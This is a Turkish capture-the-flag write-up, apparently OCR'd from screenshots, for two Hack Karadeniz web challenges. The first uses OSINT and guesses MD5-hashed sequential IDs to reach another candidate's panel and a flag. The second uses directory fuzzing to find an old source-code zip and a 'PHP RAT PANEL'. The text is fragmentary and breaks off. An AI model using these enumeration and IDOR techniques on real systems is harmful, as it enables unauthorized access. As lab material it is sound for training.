



Hack Karadeniz CTF Writeup

Web App CTF


Interview



Soruda verilen URL'e gidildiğinde SAĞ üst köşede yer alan Twitter simgesinde yönlendirilen bir sosyal medya hesabı olduğu görülmektedir.



Sosyal medya hesabı kontrol edildiğinde, takip edilen sadece 1 kişi olduğu ve o kişiyi 'Ayşe Zonguldak' olduğu görülüyor.



twitter.com/iAyse_Zonguldak

Anasayfa

Keşfet

Bildirimler

Mesajlar

Yer İşaretleri

Listeler

Profil

Daha fazla

Tweetle

Ayşe Zonguldak

1 Tweet

Ayşe Zonguldak

@iAyse_Zonguldak

ProClean

Temmuz 2022 tarihinde katıldı

1 Takip edilen 7 Takipçi

Takip ettiğin kimse takip etmiyor

Tweetler

Tweetler ve yanıtlar

Medya

Beğeni

Ayşe Zonguldak @iAyse_Zonguldak · 15 Tem

Selamlar,

@ProKlean4

bünyesinde çalışacak çalışma arkadaşları arıyoruz. CV'nizi e-posta adresime iletebilirsiniz.

E-Posta: ayse.zonguldak@h4ckkaradeniz.com

2

2

İlgi

Türki

#de

7.77E

Türki

Çap

13,2

Türki

Cek

1.36E

İş dü

Şey

3.18E

Türki

Şah

2,25

Türki

Han

11,5

Türki

#izr


121 E



Herkes için mülakat fırsatı. Mülakat paneline erişmek için İnsan Kaynaklarından Ayşe Zonguldak Hanım'a mail yoluyla cv'nizi iletiniz




Soruda verilen URL'de yer alan "Ayşe Zonguldak Hanıma mail atın" bilgisi ile yola çıkarak, kendisine mail atılmıştır.



Bize geri dönüş yaptığı mail'de verdiği bilgileri, hızlıca denemeye başladık ve bir kaç değişiklikten sonra FLAG'i elde etmeyi başardık.





GET isteğinde adayID diye giden query stringte md5 bir değer olduğu belirledik .

Enter up to 20 non-salted hashes, one per line:

c4ca4238a0b923820dcc509a6f75849b



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c4ca4238a0b923820dcc509a6f75849b	md5	1

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Document

CrackStation - Online Password

← → ↻ <https://int101.hackkaradeniz.xyz/mltkltlmadylgnpnl/index.php?adayID=c81e728d9d4c2f636f067f89cc14862c>

Hoşgeldin Deniz
Aday ID: '2'
[Click here](#) to Logout.

MD5 - CyberChef

← → ↻ [https://gchq.github.io/CyberChef/#recipe=MD5\(\)&input=Mg](https://gchq.github.io/CyberChef/#recipe=MD5()&input=Mg)

Download CyberChef Last build: 9 days ago Options

Operations

md5
MD5
MD4
SHA3
Favourites
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking
Language

Recipe

MD5

Input

2

Output

c81e728d9d4c2f636f067f89cc14862c

Document x CrackStation - Online Password | x +

← → ↻ <https://int101.hackkaradeniz.xyz/mltktlmadylgnpnl/index.php?adayID=eccbc87e4b5ce2fe28308fd9f2a7baf3>

Hoşgeldin Kemal

Aday ID: '3 Flag: Flag{v3n1_v1d1_v1c1}

[Click here](#) to Logout.

MD5 - CyberChef x +

→ ↻ [https://gchq.github.io/CyberChef/#recipe=MD5\(\)&input=Mw](https://gchq.github.io/CyberChef/#recipe=MD5()&input=Mw) ☆ ⚙

Download CyberChef Last build: 9 days ago Options ⚙ About


Operations	Recipe	Input
id5	MD5	3
ID5		
ID4		
IA3		
avorites		
ata format		
ryption / Encoding		
ublic Key		
rithmetic / Logic		
etworking		
anguage		
tils		

Output	start: 0	time: 1ms
	end: 32	length: 32
	length: 32	lines: 1

eccbc87e4b5ce2fe28308fd9f2a7baf3


Flag{}

APT55




Soruda verilen URL'e gidildiğinde, Login ve SignUp html olduğu, arkada çalışan bir JavaScript olmadığından alınan değerlerin bir yere gönderilmediği görülmüştür...

biraz araştırmadan sonra SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt ile directory fuzzing yapılmıştır...




Atılan fuzzing'de /php, /assets, /pages ve /old olduğu görülmüştür.


/old directory'e gidildiğinde '404' kodu ile karşılaşılmış, SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt ile /old dizinine yeniden fuzzing yapılmıştır.



Recovery'e tıklandığında bir 'pass1234.zip' dosyasını indirmekte. Şifreli zip dosyasını extract ettiğimde(Şifre zaten adından anlaşıldığı gibi 1234), web hizmetinin tüm kaynak kodunun olduğunu görmekteyiz.





Dikkat çeken burada 'password.php' olmuştur. Kendisini okuduğumuzda, bir directory ve pass ile ilgili bilgi buluyoruz. Dizine gittiğimizde ve parolayı uygun bir şekilde verdiğimizde...







WELCOME TO THE PHP RAT PANEL

Gain access



